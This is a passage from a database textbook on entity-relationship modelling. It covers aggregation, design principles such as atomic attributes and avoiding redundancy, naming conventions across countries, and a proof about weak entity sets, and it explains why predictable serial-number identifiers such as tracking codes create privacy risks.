


Figure 2.23: An ER-diagram modeling the situation described in Example 2.32. For the entity set **Program**, we have omitted all attributes except the key. We have omitted all attributes of the entity sets **Student** and **Faculty**. We have omitted the weak entity set **Assignment**.




Figure 2.24: The ER-model representing a final project of student within a program. We have omitted the attributes of entity sets **Program** and **Student**.

In an ER-diagram, we represent **aggregation** of a relationship set using the notation visualized in Figure 2.25. In this notation, the aggregation is represented by a dotted-border rectangle that encloses the aggegrated **relationship** set and the **things connected** by the aggregated relationship set. Notation-wise, other relationship sets treat the aggregation as-if it is a **thing** resembling an entity. As such, **weak entities can depend** on an aggregated relationship.

Example 2.35. Consider projects as described in Example 2.17, Example 2.33, and Example 2.34. After we




Figure 2.25: The ER-diagram notation to define an **aggregation** **A** of relationship set Rel. Set Name that connects entities from the n entity sets **Entity Set 1**, **Entity Set 2**, ..., **Entity Set** n. In addition, we included the notation of a **higher-order relationship** between aggregation **A** and another entity set **Other Entity Set**. We have omitted the attributes of the entity sets **Entity Set 1**, **Entity Set 2**, ..., **Entity Set** n, and **Other Entity Set**.

aggregate the relationship set Projects of Figure 2.24 into aggregation **A**, we can use a normal exact-once-to-many relationship set between **A** and the entity set **Faculty** to **assign a supervisor** to each project and a normal many-to-many relationship set between **A** and the entity set **Faculty** to **assign the supervisory committee**. Finally, each project has an **optional** report in some binary format (e.g., a PDF file). In Figure 2.26, we present the resulting ER-diagram.




Figure 2.26: The ER-model correctly representing the cardinality constraints for final projects previously outlined in Example 2.17. We have omitted the attributes of entity sets **Program**, **Student**, and **Faculty**.

Finally, we reiterate that **identifying relationships** of a weak entity are integral parts of that weak entity: they are **not** relationships. As such, we cannot aggregate identifying relationships.

Remark. The limitation that identifying relationship cannot be aggregated **do not impact** what can be modeled. To see this, we consider an **aggregated identifying relationship** of a weak entity. As identifying relationship is an integral part of a weak entity W, we can simply use relationships to connect things to W instead of relationships that connect things to the aggregated identifying relationship.

2.3 Toward good conceptual design

In the previous two sections, we have introduced the **building blocks** the ER-model provides to model database schemas. These building blocks offer a lot of choice in how we model the database scheme, e.g., we have seen examples where **different ER-models** can represent the same data.

Example 2.36. Example 2.27 and Example 2.35 show two distinct ways to model the same project data: Example 2.27 treats projects as **things on their own**, whereas Example 2.35 treats projects as a **relationship**.

The choices made during ER-modeling **impacts** how we will represent and structure data. Hence, it is important to make the **right** choices. Unfortunately, there often is no such thing as the **right choice**: what is the best choice depends greatly on the **perspective** one has on the data and, hence, on the **semantics** one assigns to the data. Although ER-modeling can be **highly subjective** and there is no such thing as the **right choice** for all situations, there are still many situations where a clear distinction exists between **good design** and **bad design**. Toward distinguishing **good design** from **bad design**, we will follow two **guiding design principles**.

The first guiding design principle is of a **conceptual nature**. Remember that the ER-model is a **semantic** data model in which expressing the **meaning** of data is central. Hence, **good choices** are often made when guided by semantics:

> **Semantic design principle**. When there is a design choice on how to model data, make the choice that **best reflects reality**: model the data in such a way that the **semantics the data** has in the **real world** is clearly reflected in the model.

The second design principle is of a more **practical nature**: our databases should be easily maintainable. If a database stores the **same information** in multiple places, then **updating** that information is a challenge: it is easy to forget a copy and introduce **inconsistencies** in the data. Furthermore, storing the **same information** in multiple places will increase the storage overhead of the database. Hence, **good choices** are often made when eliminating redundancies:

> **Minimal design principle**. Do not include **redundancies** in your design: no information should be **repeated** in multiple places.

In the remainder of this section, we will further take a look at the **design choices** one will make during conceptual design and reflect on how these impact **our usage** of the building blocks the ER-model provides.

2.3.1 Establishing the data requirements

As stated at the start of this chapter, one of the first steps in designing and implementing data-based applications is figuring out the **data requirements** of the application: **what data** will the application deal with, what is the **structure of this data**, and how do parts of the data **relate** with each other. Obtaining these requirements typically involves talking with the **client** to figure out what they want to achieve with the data-based application being developed.

To figure out the **data requirements** of a data-based application, one has to be familiar with the data one is working with. This requires **domain knowledge**, e.g., as one can obtain via discussions with the client

and domain experts. Interpreting domain knowledge is easier said than done, however. First, the **client** and **domain experts** are not necessarily experts on designing and implementing data-based applications. Hence, they are likely to **intertwine** data requirements with other requirements, e.g., related to the functionality of the application and the user-interfaces the application provides (e.g., website, desktop app, or mobile app). Second, natural language is **highly ambiguous**: it is very common that even domain experts will use the **same terminology** for subtly different concepts.

Example 2.37. In Example 2.24, we have already seen multiple closely-related usages of the term **course**. Compare the following two statements:

> **Statement 1**. "The Database course is a required part of the undergraduate program in Computer Science. Professors Ximena, Ya-Ting, and Zoran, all experts in databases, typically teach this course."
>
> **Statement 2**. "Adriana is taking the Database course this semester. Professor Ximena will be teaching this course. This year, Professor Ximena will use lecture notes instead of a textbook."

These statements both use the term **course**, but use this term with different meanings. On the one hand, **Statement 1** talks about the **concept of a Database course** that represents all instances of that course being taught. On the other hand, **Statement 2** talks about a very real instance of that **concept** being taught in the current semester by professor Ximena. As is clear, this instance will differ from previous instances (e.g., different course materials).

As language can be ambiguous, an important part of conceptual design is **finding** the relevant concepts, **clarifying** what these concepts exactly entail, **distinguishing** closely-related concepts, and **introducing ambiguity-free** terminology for closely-related concepts.

Example 2.38. It is likely that a database on **courses** will hold data related to both Statement 1 and Statement 2. Hence, the conceptual design needs to **distinguish** between **these usages of courses**. For example, from the lens of the ER-model expressed in Figure 2.15, **Statement 1** is talking about the **weak entity set Course**, whereas **Statement 2** is talking about the **weak entity set CInstance**.

2.3.2 Choosing attributes

After we have figured out the data requirements, we can start data modeling by choosing **which data** our database must store. Within the ER-model, **attributes** are the fundamental building blocks that represent **data values**: all other building blocks represent ways to **semantically group these data values** (e.g., entities) and ways to **semantically relate these groups** (e.g., relationships). Hence, due to the **semantic design principle**, we have:

> **Design principle**. Attributes must be **atomic**: a data value represented by an attribute must not have further internal structure.

For example, an attribute should not represent a **pair** of values, a **tuple** of values, a **list** of values, a **set** of values, or a **complex** object: each of them represent a **semantical grouping of data values** and, hence, should be expressed as such.

Example 2.39. Consider the example 2.19. In daily usage, courses are often referred to by their course code (e.g., "CS DB101" or "SE DB101"). These course codes are not atomic attributes, however: they consist of a **program identifier** and, within the program, a **course identifier**. Explicitly maintaining this structure simplifies relating courses that belong to the same program (all of them share the same program identifier, preferably via a relation to a program entity).

Likewise, an attribute should not represent an **optional** value, as even optional values have internal structure to distinguish between **having** and **not having** a value. The **choice** between atomic and non-atomic data is not always clear cut, however. To illustrate this, we look at two examples: **addresses** and **names**.

Example 2.40. Consider an **address**. We can usually break down an address into components (e.g., street, house number, optional unit number, postal or ZIP code, state, and country). This break down is non-trivial, however: different regions use vastly different conventions on how to write addresses. For example, in Canada a street address is typically formatted as

"house number"–"unit number" "street name",

whereas in the Netherlands the format is

"street name" "house number"–"unit number".

Furthermore, not all countries have postal codes or ZIP codes and the countries that do have them, use them differently. For example, in both Canada and the Netherlands, the combination of a **postal code** and **house number** is a **primary key** that uniquely identifies a house. This is not the case in Belgium and the United States of America, however. Hence, working with addresses in a consistent (e.g., you always correctly format an address when printing it) and user-friendly way (e.g., your application can detect obvious errors) is challenging, especially if one needs support for **international** addresses. Depending on the needs of your application, this can result in modeling **addresses** as an **atomic** value or as a more complex thing.

Example 2.41. Consider we have to store **names** of persons. This should be straightforward: everyone has a name and, hence, knows how names work: we simply store a **first name** and a **last name**. Unfortunately, this is not the case: over the years, I have asked my Database student to anonymously answer a simple question:

> "Did you ever have problems with your name?"

Consistently, only 15–20% of the students indicated to **not** have had problems with their names.

Examples of problems students faced in their everyday life included: (1.) the wrong name being used to address them; (2.) their first and last name being switched; (3.) unclarity of which name to fill in (e.g., formal name, informal name, nicknames, birth name, maiden name, or legal name); (4.) inability to change names; (5.) inability to type the name due to characters not being accepted (e.g., spaces, letters with accents, letters outside the Latin alphabet); (6.) names that are too long or too short; or (7.) the assumed existence of first and last names.

This is not surprising: **naming conventions** across the world are highly culturally-dependent and diverse. To illustrate this, we can take a look at a **fictional name** from the Netherlands:

The Netherlands. $\overbrace{\underline{\text{Peter}}\ \text{Benedictus Maria}}^{\text{First name}}\ \overbrace{\text{van der}}^{?}\ \overbrace{\text{Heuvel}}^{\text{Last Name}}$.

In their daily life, the above person would be called "Peter", their legal first name would be "Peter Benedictus Maria", and their legal last name would be "van der Heuvel". The part "van der" , which translates to "of the", is called a **tussenvoegsel** (a term that does not really have a proper translation in English) and is usually treated separate from the first name and the last name: they are not capitalized and when sorting on last names, this name will be found under "H" ("Heuvel").

Next, we look at the same name the Dutch-speaking part of Belgium, which is right across the border from the Netherlands. In Belgium, the name would be:

Belgium. $\overbrace{\underline{\text{Peter}}\ \underbrace{\cancel{\text{Benedictus Maria}}}_{\text{(rare in Belgium)}}}^{\text{First name}}\ \overbrace{\text{Van der Heuvel}}^{\text{Last Name}}$.

In Belgium, multiple first names are rare. In addition, tussenvoegsels are considered proper part of the last name: they are capitalized and when sorting on last names, this name will be found under "V" ("Van der Heuvel").

Finally, we move to the United States of America. Here, things will change even further:

	First name	Nickname	Middle names	Last Name
USA.	Peter	'Pete'	Benedictus Maria	Vanderheuvel.

In the USA, people are frequently called by a nickname derived from their first name, e.g., "Pete" instead of "Peter". Furthermore, it is rare to have multiple first names, but plenty people have middle names. Finally, many last names of Dutch origin that survived in the USA have lost their original writing, e.g., by gluing tussenvoegsels and last names together.

An entity set **Person** in which the name is represented via attributes named *first name* and *last name* would **only** be able to store the Belgium variant correctly (and **only if** we allow spaces): the tussenvoegsel (The Netherlands) and the middle names (USA) cannot be stored using these two name attributes. Moreover, plenty of real-world systems prohibit **long names** and **special characters** (including spaces), making it entirely impossible to store the variant from the Netherlands.

People usually know best what their name is and which name to use in which situation. Hence, when working with names, **be clear to your users** what the **intended usage** of the name is so that they can provide the correct information. In addition, do **not put up limitations** that would prevent users to provide this information. In some cases, this means that users must have the option to **provide multiple names**. Take, for example, the booking of a **flight ticket**. The name on the flight ticket itself must match the legal name printed in **travel documents** (e.g., passports), while the name used for billing purposes might be different (e.g., must match the name on the debit or credit card via which the ticket is paid). In this case, **sensible defaults** can help the user, e.g., by providing the option to use the same name in both cases.

Furthermore, there are a few cases where **strict adherence to atomic values** unnecessarily complicates the database:

Example 2.42. Strictly speaking, **dates and times** are not atomic: we can easily break them up in smaller pieces, e.g., **years**, **months**, **days**, **hours**, **minutes**, **seconds**, and **time zone information**. Usually it is much easier to work with dates and times, however: modern DBMSs have wide support for types storing date and time information. Hence, even though dates and times are not atomic, it is usually a good choice to model them as-if they are atomic (as a single attribute).

Finally, when considering which **attributes** are needed, one can run into closely-related data that we can model via multiple representations, e.g., via **distinct attributes**.

Example 2.43. For each person, we can choose to either store their **current age** or their **date of birth**. In this case, we clearly prefer storing the **date of birth**: we can compute someones **current age** from their date of birth, but we cannot compute the date of birth from the current age. In addition, the **date of birth** never changes, whereas the current age will be invalid within a year from now. Finally, storing **ages** introduces ambiguity about **which age to store**, as not all cultures use the same **age definition**.

As illustrated in the above example, we can often choose between **distinct attributes** that represent the **same or similar data**. Here, due to the **minimal design principle**, we have:

> **Design principle**. Attributes must hold **intrinsic data**: only model data that **cannot be derived** from other data in the model. Indeed, if a **piece of data** can be derived from **other data**, then that derived data is **redundant** and should be removed.

2.3.3 Entities versus complex relationships and aggregation

After learning the **data requirements** and deciding which **attributes** need to be stored, we need to decide on how **groups of attributes** resemble **things** (and, hence, should become part of entities or weak entities) and which **attributes** play a role in detailing how **things relate to each other** (and should become part of relationships).

Example 2.44. Consider the ways in which we have modeled **course enrollment** in Figure 2.8, Figure 2.9, Figure 2.15, and Figure 2.23. Each of these ER-diagrams define similar attributes related to **term information**

and essentially represent the same data. Still, these attributes are used in rather distinct ways: as **attributes of a relationship set** Enroll, as an **independent entity set** **Term**, or as part of **another weak entity set** **CInstance**. Each of these usages has its own benefits and drawbacks.

The choice between **things** and how **things relate to each other** is not only influenced by the **attributes** in play, but also by other considerations such as the way one is interpreting the relevant **concepts** the database needs to represent.

Example 2.45. Consider the three ways in which we have modeled **final projects** in Figure 2.11, Figure 2.18, and Figure 2.26. We observe that the differences in the ways these ER-diagrams model final projects is unrelated to their usage of the **startdate** attribute. Indeed, the difference in the ways these ER-diagrams model final projects boils down to **different semantics** of what the **concept of a final project** is. On the one hand, the ER-models of Figure 2.11 and Figure 2.26 model Project as a **relationship set** (namely, a ternary relationship set and a higher-order relationship set using aggregation, respectively). On the other hand, Figure 2.18 models **Project** as a thing that stands on its own. All three ER-diagrams can represent the same data. Furthermore, the ER-diagrams of Figure 2.18 and Figure 2.26 model identical cardinality constraints.

The distinction between modeling concepts as **things** or as **relationships** that relate other things is not always clear: there is a **thin line** between **complex relationships** (e.g., relationships with attributes, non-binary relationships, and higher-order relationships) and **things** that are better modeled via an entity or weak entity.

Example 2.46. Consider the **final project** as described in Example 2.13. Although an elementary representation of the data for a **final project** boils down to a relationship between a student and a supervisor, it is clear that a **final project** is likely a **thing** itself. Indeed, we can easily imagine that **other data** relates to a **final project** (e.g., an examination committee as described in Example 2.33). Hence, the modeling of final projects via a weak entity set (Figure 2.18) is preferable over the modeling of final projects via complex relationship sets (e.g., Figure 2.11 and Figure 2.26).

Remember that the ER-model aims at modeling **things**, e.g., as entities or weak entities, and **relationships** between these **things**. As we have seen, the use of **complex relationships** and **high-order relationships** (via **aggregation**) muddies the clear distinction between **things** and **relationships**. This is especially the case for **aggregation**, as **aggregation** allows us to explicitly treat **relationships** as **things**. Hence, due to the **semantic design principle**, we have

> **Design principle**. Avoid **aggregation** and **higher-order relationships**. Instead, consider modeling aggregated relationships as **things** (entities or weak entities).

Also in cases where there is a **thin line** between **complex relationships** and **things**, we can follow the **semantic design principle**:

> **Design principle**. Ensure that **complex relationships** (e.g., non-binary relationships and relationships with many attributes) semantically do **not represent things**. Otherwise, turn them into entities or weak entities (that can be defined via roles in an is-a hierarchy).

To further illustrate the **thin line** between **complex relationships** and **entity-like things**, we will prove that we can always eliminate complex relationships in favor of simple attribute-free binary relationships. First, we consider arbitrary n-ary relationships.

Theorem 2.47. *The structure of every* ***n-ary relationship set****, $n \geqslant 2$, can be modeled in terms of a* ***single weak entity set*** *and a collection of n identifying relationship sets.*

Proof. Consider an **n-ary relationship set** R with m attributes named $a_1, a_2, \ldots, a_m$ of types $t_1, t_2, \ldots, t_m$ between entity sets $\mathbf{E}_1, \mathbf{E}_2, \ldots, \mathbf{E}_n$ such that the relationship set R satisfies cardinality constraint $l_i \ldots h_i$ for the participation of entity set $\mathbf{E}_i$, $1 \leqslant i \leqslant n$. We have sketched the ER-model of this relationship

set in Figure 2.27, **left**. We will prove that relationship set R can be modeled by the **weak entity set W** with m attributes named $a_1, a_2, \ldots, a_m$ of types $t_1, t_2, \ldots, t_m$ and identifying relationship sets $I_1, I_2, \ldots, I_n$ that establish the connection between **W** and $\mathbf{E}_1, \mathbf{E}_2, \ldots, \mathbf{E}_n$ such that identifying relationship set I_i, $1 \leqslant i \leqslant n$, satisfies the cardinality constraint $l_i \ldots h_i$ for the participation of entity set $\mathbf{E}_i$. We have sketched the ER-model for this weak entity set in Figure 2.27, **right**.




Figure 2.27: On the **left**, the ER-model of an **n-ary relationship set**. On the **right**, the ER-model for the translation of the n-ary relationship set into an **equivalent weak entity set**. Here, $\mathbf{I}_1, \mathbf{I}_2, \ldots, \mathbf{I}_n$ are freshly introduced names for the indentifying relationships we introduced during the translation.

Each **relationship in R** represents a connection between a distinct n-tuple of entities $(e_1, e_2, \ldots, e_n) \in (\mathbf{E}_1 \times \mathbf{E}_2 \times \cdots \times \mathbf{E}_n)$. Likewise, as the weak entity set **W** does not have any partial keys and $\mathbf{E}_1, \mathbf{E}_2, \ldots, \mathbf{E}_n$ are identifying entity sets of **W**, only a **single weak entity** can exist with identifying entities $(e_1, e_2, \ldots, e_n)$. Hence, relationships in R and weak entities in **W** can **represent the same n-tuples of entities**. In addition, relationships in R and weak entities in **W** **define the same attributes**. Hence, we conclude that relationships in R and weak entities in **W** can represent the same n-tuple of entities $(e_1, e_2, \ldots, e_n)$ together with the same m attribute values for attributes named $a_1, a_2, \ldots, a_m$.

For each entity set $\mathbf{E}_i$, $1 \leqslant i \leqslant n$, the **cardinality constraint $l_i \ldots h_i$ on R** enforces that each entity e_i in the entity set $\mathbf{E}_i$ partakes in relationship set R at-least l_i times and at-most h_i times. Likewise, due to the same **cardinality constraint on identifying relationship set I_i**, the entity e_i must be an identifying entity for at-least l_i and at-most h_i weak entities in **W**. Hence, we conclude that the cardinality constraints enforced on relationship set R **are equal** to the cardinality constraints enforced on weak entity set **W**, thereby completing the proof. □

Theorem 2.47 replaces relationship sets by weak entity sets. Hence, we can further use the result of Theorem 2.47 to eliminate the need for **aggregations** and **higher-order relationship sets**:

Corollary 2.48. *The structure of every **aggregation** of an n-ary relationship set, $n \geqslant 2$, can be modeled in terms of a **single weak entity set** and a collection of n identifying relationship sets.*

Proof. Let **A** be an **aggregation** of relationship set R. We use Theorem 2.47 to model R as a weak entity set **W**. Next, consider any relationship set S that connects aggregation **A** with other entity sets, weak entity sets, and aggregations. We can update this relationship set by replacing participation of **A** with **W**. □

2.3.4 Entities, weak entities, and unique keys

After deciding which **attributes can be grouped** together to form concepts best represented via **entity-like things**, we need to decide whether these things are best represented using **entities** or **weak entities**. When

determining which concepts are best represented by entity-like things, one also has to determine how these entity-like things can be distinguished from one another. To do so, entity-like things need **attributes** with a special role: they are part of a **primary key** (entities) or **partial key** (weak entities) that are used to **identify** things. Plenty of real-world things **do not have** such identifying attributes, however.

Example 2.49. Consider any entity set representing **people** (e.g., students). Naturally, people have a **name**, a **date of birth**, and a **place of birth**. No combination of these attributes are guaranteed to be unique, however: when looking at a sufficiently-large group of people, we will find people that agree on any combination of these attributes.

When **no primary key exists** for a thing, one might be inclined to try to use a **weak entity set** instead. According to the **semantic design principle**, we should use **weak entities** for semantic reasons, e.g., to express **ownership**. As such, using a weak entity simply because we cannot find a primary key is **not a good choice**. Instead, the typical solution is to model the thing as an **entity set** with an **introduced primary key attribute** whose only purpose is to uniquely identify entities in the entity set. Often, this primary key attribute is a **serial number** that is assigned sequentially to new entities added to the entity set.

Example 2.50. Instead of trying and failing to use "natural" attributes of people as primary keys, one typically assigns **identification numbers** or other unique values. For example, in Example 2.4, we illustrated that student **Adriana** has a unique **student number**, a value that can be assigned sequentially to new students. In addition, the university also assigned a unique **e-mail address** to Adriana.

We will represent such sequentially-assigned **serial numbers** as values from the domain `serial`. As serial numbers are numeric values, they are typically much **easier to work** with efficiently than other potentially-unique identifiers (e.g., text fields representing **usernames** or **e-mail addresses**). Hence, to simplify implementation of data-based applications, serial numbers are in many cases used **even if** other candidate keys exist. During conceptual design, we cannot recommend doing so due to the **minimal design principle**:

> **Design principle**. Do not add **introduced primary key attributes** to entity sets that already have **candidate keys**: such added attributes are redundant. If serial numbers are useful during implementation, then they can be added during **logical design** instead.

Unsurprisingly, one can easily observe the usage of serial numbers to identify database entities in the wild: for example, in the URL `https://jhellings.nl/article?articleid=3`, the portion `articleid=3` specifies the article to display in terms of its serial number in a database of articles: this URL will display the **3-th article** in that database.

As serial numbers are easy to work with, their usage is often a **great choice**. This is not universally true, however: serial numbers are highly predictable, due to which their **public use** can cause sever **security** and **privacy** issues.

Example 2.51. Consider an **online sale**. Usually, each sale has a unique **tracking code** that can be used by customers to track delivery. Although the tracking code is essentially an automatically generated unique identifier, it is a very bad idea to implement the tracking code using **serial numbers**. First, such **serial number tracking codes** would provide in-depth details on the number of sales, information companies typically do not want to share with their competitors. Furthermore, **serial number tracking codes** would be highly predictable, due to which it is trivial to obtain **privacy-sensitive information** of sales of other peoples. Due to this, the usage of serial number tracking codes is a violation of privacy regulations such as the **General Data Protection Regulation** (GDPR). Finally, highly predictable **tracking codes** would be a gift to **porch pirates**: it would enable porch pirates to simply guess recent tracking codes to find interesting deliveries they can steal within their neighborhood.

To address the above concerns regarding serial numbers, one can opt to use **randomly-generated identifiers** to identify entities instead. These randomly-generated identifiers need to be **cryptographically secure**: the **random process** by which these identifiers are generated must **not be predictable**.

Consider an entity set **S** that uses n-bit random values as identifiers, that holds x distinct entities, and that an attacker guesses the value g as an identifier. As there are x distinct entities and 2^n distinct n-bit values, the probability p that the guess g is the identifier of any entity in **S** is

$$p = \frac{x}{2^n}.$$

Hence, to ensure the probability that an attacker can guess in-use identifiers is acceptably low ($p \leqslant t$ for some very small security threshold t), we need to pick n large enough.

We can use these randomly-generated identifiers both internally and for public use. Alternatively, we use the randomly-generated identifier only for public use alongside an internal-only identifier (e.g., a serial number). This would enable us to minimize the number of valid randomly-generated identifiers in public use, as we can invalidate old randomly-generated identifiers as soon as they are no longer needed.

Example 2.52. Consider the usage of a 64-bit value as a tracking code. Hence, there are

$$2^{64} = 18\,446\,744\,073\,709\,551\,616 = 1.85 \times 10^{19}$$

possible tracking codes. A popular online store handles the sale of more than ten billion ($10\,000\,000\,000 = 1.0 \times 10^{10}$) products on a yearly basis. Hence, after a year, a single guess has probability

$$p \geqslant \frac{10\,000\,000\,000}{18446744073709551616} \approx 5.42 \times 10^{-10}$$

on success. This probability does not sound like a lot. Still, if we let everyone on earth do a single guess, then, with more than eight billion people worldwide, we expect that at-least

$$E \geqslant p \cdot 8\,000\,000\,000 \geqslant \left(\frac{10\,000\,000\,000}{18446744073709551616}\right) \cdot 8\,000\,000\,000 \approx 4$$

people will guess an existing tracking code.

